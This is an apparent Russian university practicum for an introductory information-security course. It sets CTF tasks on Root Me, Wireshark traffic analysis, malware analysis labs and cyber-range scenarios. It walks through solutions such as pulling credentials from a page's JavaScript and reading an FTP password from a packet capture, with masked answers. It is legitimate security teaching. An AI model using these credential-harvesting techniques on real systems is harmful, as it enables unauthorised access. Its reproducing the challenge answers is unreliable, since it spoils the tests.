МИНИСТЕРСТВО ЦИФРОВОГО РАЗВИТИЯ, СВЯЗИ И МАССОВЫХ КОММУНИКАЦИЙ РОССИЙСКОЙ ФЕДЕРАЦИИ
Ордена Трудового Красного Знамени федеральное государственное бюджетное образовательное учреждение высшего образования
Московский технический университет связи и информатики
Кафедра информационной безопасности

ПРАКТИКУМ

по дисциплине

ОСНОВЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Направление подготовки: 01.03.02, 01.03.04, 02.03.02, 09.03.01, 09.03.02, 09.03.03, 09.03.04,10.03.01, 11.03.02

Москва 2024

План УМД на 2024/25 уч.г.

ПРАКТИКУМ

по дисциплине

ОСНОВЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Составитель: А.В. Ванюшина, к.т.н., доцент

Н.Н.Самарин, к.т.н.

С.Ю. Рыбаков, ст.преподаватель

Издание утверждено советом факультета КиИБ. Протокол № 5 от 17.12.2024г.

Рецензент А.В. Осин, к.т.н., доцент

Оглавление

ВВЕДЕНИЕ

Практикум по дисциплине «Основы информационной безопасности» направлен на получение практических навыков в области организации сетей, перехвата и анализа пакетов Wireshark (https://www.wireshark.org/), решение практических задач на сайтах: Root Me (https://www.root-me.org), Hackerdom (https://2019.hackerdom.ru), которые предлагают более 250 задач и более 50 виртуальных сред, позволяющих студенту применить на практике свои навыки взлома в различных сценариях. Выполнение статического и динамического анализа безопасности приложений, а также выполнение сценариев на киберполигоне "Ampire" с использованием доступных инструментов. Для получения зачета по дисциплине «Основы информационной безопасности» студенту необходимо выполнить указанные практические задания и пройти контрольное тестирование.

Root me – это одна из платформ для практики пентеста и решения заданий по принципу CTF. Hackerdom - архив задач международного соревнования Hackerdom CTF. Система ориентирована на профессиональное обучение и подготовку к участию в соревнованиях CTF.

Анализ пакетов описывает процесс перехвата и интерпретации действующих данных по мере их продвижения по сети, чтобы лучше понять, что в ней происходит. Анализатор пакетов – инструментальное средство, применяемое для перехвата первичных данных, передаваемых по сети. Для начала необходимо изучить функциональные особенности анализатора Wireshark и графический интерфейс, осуществить перехват пакетов и затем начать анализ. Чтобы получить доступ к глобальным параметрам настройки Wireshark, необходимо выбрать команду Правка – Параметры из главного меню. Глобальные параметры настройки разбиты на шесть основных разделов: Представление – Перехват – Фильтрующие выражения – Преобразование имен – Протоколы – Статистика – Дополнительно. Программа позволяет просматривать и анализировать пакеты, полученные из сетевого интерфейса или ранее собранного файла. Wireshark позволяет сохранить файлы перехвата для последующего анализа. Несколько файлов перехвата можно объединить вместе.

Статический анализ: это процесс анализа двоичного файла без его выполнения. Его проще всего осуществить, и он позволяет извлечь

метаданные, связанные с подозрительным двоичным файлом. Статический анализ может не выявить всех необходимых сведений, но иногда может предоставить интересную информацию, которая помогает сосредоточить ваши последующие усилия по анализу.

Динамический анализ (поведенческий анализ): это процесс выполнения подозрительного бинарного файла в изолированной среде и отслеживание его поведения. Этот метод анализа прост в выполнении и дает ценную информацию о деятельности двоичного файла при его выполнении. Этот метод полезен, но не раскрывает всех функциональных возможностей враждебной программы.

Киберполигон - это единая система учебно-методических и учебно-тренировочных комплексов от группы компаний Инфотекс. В рамках киберполигона развернута платформа Ampire, которая позволяет эмулировать или создавать виртуальную инфраструктуру типового предприятия, а также позволяет получать практические навыки по обнаружению и устранению компьютерных атак. Платформа Киберполигона содержит 4 цифровые копии реальных инфраструктур и процессов предприятий корпоративного, энергетического, телекоммуникационного, финансового сектора. В арсенале 6 сценариев кибератак, включая 4 сценария с участием внешнего нарушителя, 2 внутреннего, а также конфигуратор, который позволяет собирать различные уникальные сценарии из более чем 20 уязвимых узлов.

В рамках изучения дисциплины студенты для закрепления раздела об алгоритмах шифрования предложено выполнить практическое задание на нахождения функции хэширования. Хэш-функция – это функция, отображающая аргумент произвольной конечной длины в образ фиксированной длины. Функция, для которой по данному аргументу вычислить её значение легко, а по данному значению функции аргумент найти сложно, называется хэш-функцией, вычислимой в одну сторону. Будем считать все хэш-функции вычислимыми в одну сторону. Если хэш-функция зависит от секретного ключа, она называется ключевой, в противном случае – бесключевой.

Задание № 1. Изучение и выполнение заданий на платформе Root Me или Hackerdom

Для выполнения задания на платформе студенту необходимо зарегистрироваться на платформе и прикрепить файл с логином и паролем в личном кабинете студента https://lms.mtuci.ru/lms/ в курсе по данной дисциплине. Далее студенту необходимо выполнить любое количество заданий различной сложности из представленных категорий по следующим темам: Web-клиент, Web-сервер, Сети, Реверс-инжиниринг, Криптоанализ, Веб-эксплойты, Сетевые задачи. Каждое задание оценивается различным количеством баллов в зависимости от сложности задания/платформы. Количество набранных баллов определяется преподавателем на первом занятии и доводится до сведения студента.

Задание №2. Статический анализ безопасности приложений

Изучите базовые статические методики анализа вредоносного программного обеспечения (ВПО).

Задание № 3. Знакомство с Wireshark

Изучите функциональные возможности сетевого анализатора трафика Wireshark. Необходимо пройти процедуру регистрации на сайте, с которого будет осуществляться захват трафика. Адрес сайта студент получает от преподавателя на первом занятии и приступает к выполнению следующего задания:

1) осуществить захват трафика;
2) изучить структуру IP–пакета, заголовки IP TCP UDP–пакета и его поля;
3) изучение функциональных возможностей;
4) графическое представление захваченного трафика;
5) географическое представление захваченного трафика.

Задание №4. Динамический анализ безопасности приложений

Для динамического анализа ПО нужно выполнить следующие шаги:

1. Запустить Process Monitor, установить фильтр с именем исполняемого файла и очистить все события, записанные ранее.
2. Запустить Process Explorer.
3. Активизировать запись сетевого трафика с использованием Wireshark.
4. Сделать первый снимок реестра с помощью Regshot.

5. Запустить изучаемое ПО.
6. Сделать второй снимок реестра с помощью Regshot.
7. Провести анализ полученных данных со всех программ.

Задание №5. Анализ сетевого трафика

Задачей является анализ сетевого трафика на предмет наличия компьютерных атак (далее - КА). После выявления КА студенту необходимо произвести **максимально подробное описание КА.**

Задание №6. Киберполигон "Ampire", сценарий «Атака на почтовый сервер» (конфигуратор).

Практическое задание нацелено на укрепление и расширение теоретических и практических знаний в области предотвращения атак на корпоративные сети и выработки оптимального сценария реагирования на атаку. Для реализации поставленных задач необходимо использовать инструменты, доступные на киберполигоне "Ampire", включая системы мониторинга и обнаружения аномалий, средства анализа трафика, включая моделирование сценариев атак хакера на сеть компании, который использует различные уязвимости и оставляет характерные для такого типа последствия атаки.

Задание №7. Киберполигон "Ampire", сценарий «Атака на АСУ ТП» (конфигуратор).

Практическая работа нацелена на укрепление и расширение теоретических и практических знаний в области предотвращения атак на корпоративные сети и выработки оптимального сценария реагирования на атаку. Для реализации поставленных задач необходимо использовать инструменты, доступные на киберполигоне "Ampire", включая системы мониторинга и обнаружения аномалий, средства анализа трафика, включая моделирование сценариев атак хакера на сеть компании, который использует различные уязвимости и оставляет характерные для такого типа последствия атаки. Практическая работа выполняется по сценарию «Атака на почтовый сервер», собранному на конфигураторе.

Задание № 8. Функция хеширования

Найти хеш–образ своей фамилии, используя хеш–функцию, где $n = pq$, p, q.

Примеры выполнения заданий

Задание № 1. Знакомство с платформой Root Me

Для выполнения заданий необходимо зарегистрироваться на платформе по следующему адресу: https://www.root-me.org/ru/. После успешной процедуры авторизации можно приступать к выполнению заданий. Работа на платформе требует у студента самостоятельного изучения теоретического материала.

Для примера представлены восемь задач, из которых необходимо выбрать самостоятельно задания из различных категорий, набрав при этом не менее 60 баллов. Студент может выбрать самостоятельно задания повышенной сложности от 30 баллов за задание, выполнив меньшее их количество, но набрав при этом не менее 60 баллов. Защита проделанной работы происходит в личном кабинете на платформе, студент демонстрирует выполнение заданий.

Рекомендуемые к выполнению задания

1) [HTML - disabled buttons] (https://www.root-me.org/en/Challenges/Web-Client/HTML-disabled-buttons) – 5 баллов.

2) [Javascript - Source] (https://www.root-me.org/en/Challenges/Web-Client/Javascript-Source) – 5 баллов.

3) [Javascript – Authentication 2] (https://www.root-me.org/en/Challenges/Web-Client/Javascript-Authentication-2) - 10 баллов

4) [Javascript - Obfuscation 1] (https://www.root-me.org/en/Challenges/Web-Client/Javascript-Obfuscation-1) – 10 баллов.

5) [Javascript – Obfuscation 2] (https://www.root-me.org/en/Challenges/Web-Client/Javascript-Obfuscation-2) – 10 баллов.

6) [Monoalphabetic substitution - Caesar] - https://www.root-me.org/en/Challenges/Cryptanalysis/Monoalphabetic-substitution-Caesar - 15 баллов.

7) [ETHERNET - frame] (https://www.root-me.org/en/Challenges/Network/ETHERNET-frame) – 10 баллов.

8) [Twitter authentication] (https://www.root-me.org/en/Challenges/Network/Twitter-authentication-101) – 15 баллов (необходим Wireshark).

Рассмотрим некоторые задания из разных категорий.

1. Пример выполнения заданий из категории «Веб-клиент»

Цель работы: изучить содержимое задания, прочитать вспомогательную литературу, воспользоваться найденными уязвимостями и дать ответ.

Javascript — Authentication. Для выполнения задания переходим по ссылке (https://www.root-me.org/en/Challenges/Web-Client/Javascript-Authentication). Необходимо узнать пароль.

Рисунок 1 – Задание по ссылке

Нажимаем «Start the challenge», и перед нами открывается страница с формой авторизации.

Рисунок 2 – Форма авторизации

Открываем панель разработчика, щелкнув в браузере правой кнопкой мыши и «посмотреть код».




Рисунок 3 – Просмотр кода страницы

Открываем вкладку «Sources» и находим папку с исходным кодом «login.js».




Рисунок 4 – Просмотр содержимого файла login.js

В строке № 8 указаны логин и пароль. Логин - "4***n» Пароль – "s***g".

2. Пример выполнения заданий из категории «Сети»

FTP – authentication

(https://www.root-me.org/en/Challenges/Network/FTP-authentication).

Необходимо найти пароль в ftp дампе трафика.




Рисунок 5 – Задание ftp-authentication

Для выполнения задания необходимо использовать утилиту «Wireshark». После нажатия на кнопку «start the challenge» мы получаем на компьютер файл дампа, который необходимо открыть с помощью программы «Wireshark». Открываем файл.




Рисунок 6– Просмотр содержимого дампа в программе Wireshark

Далее необходимо отфильтровать пакеты по протоколу ftp. Для этого необходимо применить фильтр «ftp».




Рисунок 7 – Применение фильтра

Пароль содержится в строке № 11. Пароль – c****0.

3. Пример выполнения заданий из категории «Криптоанализ»

Encoding – ASCII

(https://www.root-me.org/en/Challenges/Cryptanalysis/Encoding-ASCII) – необходимо расшифровать последовательность и найти пароль.





Рисунок 8 – Задание encoding ASCII

В этом задании нам нужно воспользоваться таблицей для расшифровки ASCII кода.

4C6520666C6167206465206365206368616C6C656E6765206573743A20326163333736343831616535343663643638396435623931323735643332346 5



Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Рисунок 9 – Таблица ASCII

С помощью таблицы ASCII мы получим строку: «Le flag de ce challenge est: 2**********e», отсюда следует пароль будет: 2**********e.

Вывод: изучив уязвимости, представленные в каждом задании, можно воспроизвести атаки и получить ответы на задания.

Задание № 2. Статический анализ безопасности приложений

Цель работы: изучить характеристики программ статического анализа и определить назначение файлов lab01-01.exe и lab01-01.dll.

SAST — это методология и набор инструментов, используемых для анализа и оценки безопасности программного обеспечения на этапе его разработки. SAST предоставляет разработчикам и инженерам по безопасности информацию о потенциальных уязвимостях и угрозах безопасности в исходном коде и бинарных файлах приложения до его выполнения. Этот процесс позволяет выявлять и устранять уязвимости на ранних этапах разработки, что способствует повышению общей безопасности приложений. Для выполнения практического задания требуется следующее программное обеспечение:

1) VirusTotal — это онлайн-сервис, предоставляющий возможность сканирования файлов и URL-адресов с использованием множества антивирусных движков для выявления потенциальных угроз и вредоносных программ.

2) PEview — это инструмент, предназначенный для анализа файлов формата Portable Executable (PE). Формат PE является стандартом для исполняемых файлов (EXE) и динамических библиотек (DLL) в операционных системах Windows. PEview позволяет просматривать различные атрибуты и характеристики PE-файлов, такие как заголовки, секции, импорты, экспорты и другие метаданные, что полезно при анализе исполняемых файлов и выявлении потенциальных проблем безопасности.

3) PEiD — это утилита, используемая для распознавания типов упаковщиков и компиляторов, которые могут быть применены к исполняемым файлам для сокрытия или обфускации.

4) Dependency Walker — это инструмент для анализа зависимостей исполняемых файлов и библиотек в операционной системе Windows.

5) Strings — это утилита командной строки, которая позволяет извлекать читаемый текст (строки символов) из бинарных файлов, включая исполняемые файлы и библиотеки. Этот инструмент необходим для анализа файлов на наличие скрытой информации, паролей, URL-адресов и других текстовых данных, требующихся при исследовании безопасности или реверс-инжиниринге.

Пример выполнения заданий

1) Необходимо рассмотреть файлы Lab01-01.exe и Lab01-01.dll на предмет наличия вредоносной активности и загрузить их на сайт www.virustotal.com.


